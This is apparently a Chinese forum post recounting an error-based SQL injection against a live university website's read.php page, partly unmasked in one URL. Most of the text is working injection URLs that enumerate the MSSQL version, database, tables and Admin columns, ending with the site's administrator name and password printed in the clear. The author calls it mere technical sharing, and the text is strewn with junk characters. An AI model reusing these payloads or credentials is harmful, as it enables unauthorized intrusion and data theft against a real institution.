
我在入侵检测的时候，发现这样的一个注入点。1 J  a5 O0 N5 A  
http://www\*\*\*\*\*.cn/yth/english/read.php?FileID=31710 经过常规判断确定是注入点。www.3est.com) A0 E; [. X! E8 c2 m# |  q  
URL后面加’ 报错  URL后面 AND 1=1 正常 AND 1=2 异常 看URL后面加’的截图是这样报错的 如图1




从报错中分析，这个数据库应该是MSSQL的数据。接下来就是用，ORDER BY 判断索引字符数啦，可是到这就出问题啦，ORDER BY 语句判断不了 报错




在用UNION SELECT 进行判断也 是报错，好像到这没法进行啦。用啦几个比较有名的工具，也是无功而返。其实如果是这样的话，我们还可以试试盲注，毕竟它是有错误回显的。先判断下数据的版本，语句如下。  
[http://www\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(/\*\*/@@version/\*\*/)%2Bchar(33)%2Bchar(69)%2Bchar(33](http://www***.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(/**/@@version/**/)%2Bchar(33)%2Bchar(69)%2Bchar(33))) 如图3



看见啦吧 数据库是MSSQL 2005的 ，大家不知道char(33)%2Bchar(83)%2Bchar(33)%2B什么吧， 其实就是!S!  %2Bchar(33)%2Bchar(69)%2Bchar(33)是 !E! 这个意思就是要不报错的信息放在!S! \*\*\*\*  !E!之间，\*\*\*\* 就表示爆出的信息。看看这点是不是和MYSQL数据库盲注时， 有点象 。在这点上是共通的。接下来，就是用户名 数据库 啦   
用户名语句 如下  
[http://www\*\*\*8cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(/\*\*/user/\*\*/)%2Bchar(33)%2Bchar(69)%2Bchar(33](http://www***8cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(/**/user/**/)%2Bchar(33)%2Bchar(69)%2Bchar(33))) 如图4



用户名openeduuser  
爆数据库，语句如下\* C; e' e5 H: ?  b% F$ B  
http://www\*\*\*cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(/\*\*/db\_name/\*\*/)%2Bchar(33)%2Bchar(69)%2Bchar(33)) 如图 5




数据库  openedu  接下来爆出所有数据库的个数 语句如下  
[http://www\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(cast((select/\*\*/count(1)/\*\*/from/\*\*/master..sysdatabases)/\*\*/as/\*\*/varchar(8)))%2Bchar(33)%2Bchar(69)%2Bchar(33](http://www***.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(cast((select/**/count(1)/**/from/**/master..sysdatabases)/**/as/**/varchar(8)))%2Bchar(33)%2Bchar(69)%2Bchar(33))) 如图6



一共有16个表，我就不一一爆啦。语句如下  
[http://www\*\*\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/\*\*/name/\*\*/from/\*\*/master.dbo.sysdatabases/\*\*/where/\*\*/dbid=16)%2Bchar(33)%2Bchar(69)%2Bchar(33](http://www*****.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/**/name/**/from/**/master.dbo.sysdatabases/**/where/**/dbid=16)%2Bchar(33)%2Bchar(69)%2Bchar(33))) 想爆那个库，只要修改dbid= 的数字即可。现在就来爆  
openedu数据库的表的数目吧。语句如下2 K% y  F' J( L7 @+ Z5 `# H  
[http://www1.open.edu.cn/yth/english/read.php?FileID=31710/](http://www1.open.edu.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(cast((select/**/count(1)/**/from/**/openedu..sysobjects/**/where/**/xtype=0x55/**//**/and/**/name/**/not/**/like/**/0x5700430052005)\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(cast((select/\*\*/count(1)/\*\*/from/\*\*/openedu..sysobjects/\*\*/where/\*\*/xtype=0x55/\*\*//\*\*/and/\*\*/name/\*\*/not/\*\*/like/\*\*/0x5700430052005

40045004D0050002500)/\*\*/as/\*\*/varchar(8)))%2Bchar(33)%2Bchar(69)%2Bchar(33)) 如图 7



有543个 表 看看数据量很大吧 呵呵   
接下来就是一个一个表的爆啦 ，语句如下。  
[http://www\*\*\*\*.edu.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/\*\*/top/\*\*/1/\*\*//\*\*/name/\*\*//\*\*/from(Select/\*\*/top/\*\*/438/\*\*/id,name/\*\*/from/\*\*/openedu..sysobjects/\*\*/where/\*\*/xtype=0x55/\*\*//\*\*/and/\*\*/name/\*\*/not/\*\*/like/](http://www****.edu.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/**/top/**/1/**//**/name/**//**/from(Select/**/top/**/438/**/id,name/**/from/**/openedu..sysobjects/**/where/**/xtype=0x55/**//**/and/**/name/**/not/**/like/)

\*\*/0x570043005200540045004D0050002500/\*\*/order/\*\*/by/\*\*/id)/\*\*/T/\*\*/order/\*\*/by/\*\*/id/\*\*/desc)%2Bchar(33)%2Bchar(69)%2Bchar(33))  只要依次修改/top/\*\*/1/ 中1的位置为其他别的数字就可以爆出其他的表明啦 。经过一翻查找列到501个表时，发现Admin列。  
语句如下: B8 h5 ~5 K$ e9 a$ f+ s8 \  
[http://www\*\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/\*\*/top/\*\*/1/\*\*//\*\*/name/\*\*//\*\*/from(Select/\*\*/top/\*\*/501/\*\*/id,name/\*\*/from/\*\*/openedu..sysobjects/\*\*/where/\*\*/xtype=0x55/\*\*//\*\*/and/\*\*/name/\*\*/not/\*\*/like/](http://www****.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/**/top/**/1/**//**/name/**//**/from(Select/**/top/**/501/**/id,name/**/from/**/openedu..sysobjects/**/where/**/xtype=0x55/**//**/and/**/name/**/not/**/like/)\*\*


/0x570043005200540045004D0050002500/\*\*/order/\*\*/by/\*\*/id)/\*\*/T/\*\*/order/\*\*/by/\*\*/id/\*\*/desc)%2Bchar(33)%2Bchar(69)%2Bchar(33)) 如图8




紧接着在来爆Admin列的内容，语句如下, G( ]. W, ~5 A6 }( V  
http://www\*\*\*.edu.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(cast((select/\*\*/count(1)/\*\*/from/\*\*/openedu.information\_schema.columns/\*\*/where/\*\*/table\_name=0x410064006D0069006E00)/\*\*/as/\*\*/varchar(8)))%2Bchar(33)%2Bchar(69)%2Bchar(33)) 如图 9



有4个字段 接着爆出子这四个字段的内容 最终爆出AdminName 语句如下6 R" l. P\* |6 W' l+ u" V8 S2 c! a4 L& v\* ^  
[http://www\*\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/\*\*/top/\*\*/1/\*\*//\*\*/column\_name/\*\*//\*\*/from/\*\*/openedu.information\_schema.columns/\*\*/where/\*\*/](http://www****.cn/yth/english/read.php?FileID=31710/**/and/**/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/**/top/**/1/**//**/column_name/**//**/from/**/openedu.information_schema.columns/**/where/**/)


table\_name=0x410064006D0069006E00/\*\*/and/\*\*/ordinal\_position=2)%2Bchar(33)%2Bchar(69)%2Bchar(33)) 如图 10  


紧接着变换ordinal\_position= 后面的数字为3 爆出AdminPassword如图11



现在还用什么，可以阻挡我的啦 。呵呵 账号密码 ，到手啦  。语句如下

http://www\*\*\*.cn/yth/english/read.php?FileID=31710/\*\*/and/\*\*/1=(char(33)%2Bchar(83)%2Bchar(33)%2B(select/\*\*/top/\*\*/1/\*\*//\*\*/isnull(convert(nvarchar(4000),AdminName),char(32))%2Bchar(124)%2Bisnull(convert(nvarchar(4000),AdminPassword),char(32))/\*\*/from/\*\*/(select/\*\*/top/\*\*/1/\*\*/AdminName,AdminPassword/\*\*/from/\*\*/openedu..Admin/\*\*/order/\*\*/by/\*\*/AdminName)/\*\*/T/\*\*/order/\*\*/by/\*\*/AdminName/\*\*/desc)%2Bchar(33)%2Bchar(69)%2Bchar(33))  
如图12+



edumeeting|educhief 这个就是管理员的账号密码，由于是国家的重点大学我就不登陆啦。/ f2 e8 N4 K8 t5 i: P; s( l  
只做技术交流吧 ，本人玩的时间不长，班门弄斧啦 ，大牛不要见笑啦。